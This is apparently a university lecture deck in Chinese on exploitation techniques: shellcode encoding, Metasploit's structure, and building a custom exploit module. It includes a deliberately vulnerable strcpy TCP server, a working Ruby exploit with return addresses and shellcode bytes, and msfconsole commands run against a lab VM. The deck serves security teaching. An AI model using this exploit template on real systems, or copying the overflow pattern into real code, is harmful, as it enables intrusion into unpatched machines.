
那么我们就只能通过给 shellcode 进行一下编码来使 shellcode “蒙混过关” 后再行动。

我们先在 shellcode 的前面加上十几个字节的解码程序放在 shellcode 开始执行的地方。

当 exploit 成功时，解码程序首先运行，然后将内存中的变形的 shellcode 解码成原来样子，从而顺利执行



四、shellcode编码技术




shellcode编码示意图



四、shellcode编码技术

首先由解码指令
还原shellcode

解码完毕之后继续
执行真正的shellcode



Shellcode解码示意图



Shellcode的开发

这节课所介绍的只是shellcode其中的一部分，一些稍微深入点的问题，比如如何定位API，具体编码技术的实现和shellcode的精简等问题，有兴趣的同学可以课下寻找相关书籍进行学习。



第四讲 漏洞利用技术

- shellcode概述

- 定位shellcode

- 缓冲区的组织

- shellcode编码技术

- Metasploit简介



Metasploit简介

软件工业中面向对象、封装等概念的提出对漏洞利用、漏洞测试等领域也有着深远的影响。

就像软件开发中的MFC架构、.net架构一样，安全技术领域的开发也有着自己独特的FrameWork用于协助exploit的迅速开发。通用化漏洞测试、利用平台—MSF(MetaSploit Framework)就是其中最为著名的一个。



Metasploit简介

聪明的人，选傻瓜

--傻瓜相机广告词

对于惧怕二进制和汇编语言的普通IT工程师来说，**MSF**就像一款简单易用的“傻瓜相机”，我们不必操心光圈、快门、**ISO**、白平衡等诸多参数，我们需要做的仅仅是按下快门。

MSF对模块和类优秀的封装最大限度地体现了面向对象中代码重用的优点。



Metasploit简介

通过前面的学习，我们可以归纳出漏洞利用技术中一些相对独立的过程。

1) 触发漏洞: 缓冲区有多大，第几个字节可以淹没返回地址，用什么样的方法植入代码？

2) 选取shellcode: 执行什么样的shellcode决定了漏洞利用的性质。例如，是作为安全测试而弹出的一个消息框，还是用于入侵的端口绑定、木马上传等。



Metasploit简介

通过前面的学习，我们可以归纳出漏洞利用技术中一些相对独立的过程。

3) 重要参数的设定：目标主机的IP地址、bindshell中需要绑定的端口号、消息框所显示的内容、跳转指令的地址等经常需要在shellcode中进行修改。

4) 选用编码、解码算法：我们曾经介绍过，实际应用中的shellcode往往需要经过编码（加密）才能安全地送入特定的缓冲区；执行时，位于shellcode顶部的若干条解码指令会首先还原出原始的shellcode，然后执行。



Metasploit简介

我们之前对漏洞利用和导弹发射进行过类比，我们现在再来详细的类比一下。

漏洞利用	导弹发射
漏洞出发，栈溢出、堆溢出	引爆装置，碰撞引爆、定时引爆、热引爆
选取shellcode	选取弹头
设定重要参数，端口号、IP地址等	为导弹设定目标
选用编码、解码算法	加上躲避雷达等措施，确保不会遭到拦截



Metasploit简介

2003年7月，H D Moore用Perl语言首次实现了这个天才的想法—MetaSploit1.0。这是一种对漏洞测试的各个环节进行了封装、模块化、标准化的架构。使用这个架构，能够完成exploit的快速开发，方便安全研究员进行攻击测试(Penetration Test)。如同所有的安全工具一样，MSF是一把双刃剑，攻击者也从中收益匪浅。



Metasploit简介

MetaSploit开发小组已经终止了对基于perl语言的MSF 2.x系列的开发和支持，所有新添加的exploit、payload、encoder等模块都将以Ruby语言以MSF3.0为标准发布。

我们接下来看看MSF都包括哪些模块以及每个模块都包含哪些东西，以及各个模块的作用



Metasploit简介

模块类型	目前MSF4.0包 含的数量	说明
Exploit	754	包含已公布漏洞的触发信息，如返回地址偏移量等
Auxiliary	418	MSF额外的插件程序，如网络欺骗工具、DOS工具、Sniffer工具等
Payload	227	就是我们说的shellcode
Encoder	27	编码算法
nop	8	“准nop”填充数据生成器。“准nop”是指不影响shellcode执行的指令。除了最经典的0x90(nop)之外，如果EBX的值不影响shellcode的执行，那么0x43(inc ebx)就是“准nop”填充数据。



Metasploit简介

我们接下来要开发一个exploit模块，首先我们要自己编写一个“靶子”，这里是一个有栈溢出的server，它只打印出它接收的数据。

由于程序比较长，我们只看看关键部分的代码。

```
void msg_display(char * buf)
{
    char msg[200];
    strcpy(msg,buf);//overflow here
    cout<<"*****"<<endl;
    cout<<"received:"<<endl;
    cout<<msg<<endl;
}
```



Metasploit简介

Main函数中片段

```
do
{
    memset(buf,0,sizeof(buf));
    if((receive_len=recv(msgsock,buf,sizeof(b
uf),0))<0)
    {
        cout<<"error!"<<endl;
        receive_len=0;
    }
    msg_display(buf);//触发栈溢出
}while(receive_len);
```



Metasploit简介

这是一个非常简易的TCP socket程序。编译运行后，程序会在7777端口监听TCP链接，如果受到数据就在屏幕打印出来。

在main函数中buf数组的大小为0x200，在display函数中将有可能把0x200的字符串复制进200大小的局部数组，从而触发一个典型的栈溢出。



Metasploit简介

我们来看一下测试这个漏洞的Ruby脚本。

```
#!/usr/bin/env ruby
```

```
require 'msf/core'
```

相当于#include.....

```
class Metasploit3 < Msf::Exploit::Remote
```

类继承自Msf::Exploit::Remote，注意这个类名不要变

```
include Exploit::Remote::Tcp
```

加载相应模块



Metasploit简介

```
def initialize(info = {})  
  super(update_info(info,  
    'Name'          => 't_test',  
    'Platform'      => 'win',  
    'Targets' => [ ['Windows 2000', {'Ret' =>  
0x77F8948B}], ['Windows XP SP2', {'Ret' => 0x7C914393 } ]],  
    'Payload'       => {'Space'   => 300, 'BadChars'  
=> "\x00", }  
  ))  
end #end of initialize
```



Metasploit简介

上面的initialize函数是固有的格式，我们要做的就像填空题一样，把各项属性填写好。

Name:模块的名称，MSF通过这个名称来引用本模块

Platform:模块运行平台，MSF通过这个值来为exploit挑选payload。本例中，该值为'win'，所以MSF将只选用Windows平台的payload。

Targets:可以定义多种操作系统版本中的返回地址，本例中定义了Win2000和xp sp2两种，跳转指令选用jmp esp，来自ntdll.dll，根据不同需要可能需要重新确定这个值。

Payload:对shellcode的要求，如大小和禁止使用的字节等。



Metasploit简介

我们接下来看一下exploit的定义

```
def exploit
  connect
  attack_buf = 'a'*200 + [target['Ret']].pack('V') +
  "\x33\xDB\x53\x68\x77\x65\x73\x74\x68\x66\x61\x69\x6C\x8B\xC4\x53\x
  50\x50\x53\xB8\x68\x3D\xE2\x77\xFF\xD0\x53\xB8\xBB\xB0\xE7\x77\xF
  F\xD0"

  sock.put(attack_buf)
  handler
  disconnect
end #end of exploit def
end #end of class def
```

我们接下来看一下attack_buf的构造，是200个a，之后是jmp esp的地址，pack('v')作用是把数据按照DWORD逆序，因为我们填入内存要把地址逆序。之后是我们的弹出对话框的shellcode,经我们之前调试，这个结构能够让程序执行我们的shellcode。



Metasploit简介

我们自己开发的exploit编写完成后，我们需要把它放到正确的地方让MSF识别，对于MSF4.0来说，存放的地址在

MSF根目录

/apps/pro/msf3/modules/exploits下，我们再在下面新建一个文件夹zailwest，然后把我们的ruby文件放到里面就好了。

启动我们虚拟机中的server。

之后我们运行MSFconsole。



Metasploit简介

我们需要输入下面这些命令

show exploits

我们能看见我们所添加的模块位于
zailwest/test,

use zailwest/test

选用我们添加的模块

show targets

选择可用的目标系统

set target 0

选择win2000



Metasploit简介

我们需要输入下面这些命令

show options

显示需要配置的信息

set rhost xxx.xxx.xxx.xxx

设定远程主机IP地址

set rport 7777

设定端口

set payload windows/exec

加载shellcode

set cmd calc

更换一个较短的载荷

exploit

开始发送测试数据，执行攻击



Metasploit简介

```
Metasploit Console
File Edit View Help
[Icons]
great      CA CAM log_security() Stack Buffer Overflow (Win32)
windows/vnc/realvnc_client                        2001-01-29
normal     RealVNC 3.3.7 Client Buffer Overflow
windows/vnc/ultravnc_client                       2006-04-04
normal     UltraVNC 1.0.1 Client Buffer Overflow
windows/vnc/winvnc_http_get                       2001-01-29
average    WinVNC Web Server <= v3.3.3r7 GET Overflow
windows/vpn/safenet_ike_11                        2009-06-01
average    SafeNet SoftRemote IKE Service Buffer Overflow
windows/wins/ms04_045_wins                         2004-12-14
great      Microsoft WINS Service Memory Overwrite
zailwest/test
normal     failwest_test

msf > use zailwest/test
msf exploit(test) > set target 0
target => 0
msf exploit(test) > set rhost 10.0.0.49
rhost => 10.0.0.49
msf exploit(test) > set rport 7777
rport => 7777
msf exploit(test) > set target 0
target => 0
msf exploit(test) > exploit

Ready 25x80
```



Metasploit简介

我们再来看看虚拟机中的反应。

The screenshot shows a Windows XP desktop environment. A console window titled "C:\Documents and Settings\bupt\桌面\target_server\Release\target_server.exe" is open. The console output shows the following text:

```
*****  
exploit target server 1.0  
*****  
received:  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa  
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa笑駟3篁hbupthbupt嬌SPPS话=钊 ?
```

Overlaid on the console window is a small error dialog box titled "buptbupt". The dialog box contains the text "buptbupt" and a button labeled "确定" (OK).



Metasploit简介

我们讲过，由于是模块化的平台，我们是不是可以用一下高手们写的shellcode呢？

答案是肯定的，不过要进行一些修改，来使一些shellcode能够运行。当然也不是所有的shellcode都能安插在我们的程序上的，因为有缓冲区的大小的限制。

我们使用一下windows/exec这个payload，并且加载之前，把我们exploit的ruby脚本进行一些修改



Metasploit简介

```
attack_buf = "a"*200 + [target['Ret']].pack('V') +  
payload.encoded
```

把返回地址后我们手写的shellcode编程
payload.encoded，这代表我们编码后的我们调用的
payload的内容。



Metasploit简介

由于上一个exploit已经使虚拟机的服务器停掉，我们重新启用它。

保存好我们的exploit的脚本后，由于我们还在use `zailwest/test`，我们可以使用`reload`指令来重新加载exploit脚本

然后我们进行下面几个设置

`show payloads`

显示可用的shellcode

`set payload windows/exec`

选择这个shellcode,它可以执行任意一条命

令



Metasploit简介

`set cmd calc`

调用计算器

`exploit`

开始攻击

我们接下来再看看服务器端发生什么反应



Metasploit简介



真弹出了一个计算器！！



Metasploit简介


我们再重来一遍，把CMD 设置成notepad

即set cmd notepad

然后再进行下测试



Metasploit简介



是不是很好玩??



Metasploit简介

我们发现了模块化的好处，就是我们可以使用一些大师们写的高端的**shellcode**来执行我们想干的事情，而我们常见的操作都有现成的**shellcode**。不必让我们自己费半天劲只是写出个通用性极差的弹窗**shellcode**了。

这节课介绍的MetaSploit是十分简单的，它还有其它的作用，假如同学们有兴趣钻研，可以查阅相关书籍。



北京邮电大学

谢谢观赏！
Thanks!

北京邮电大学

BEIJING UNIVERSITY OF POSTS AND TELECOMMUNICATIONS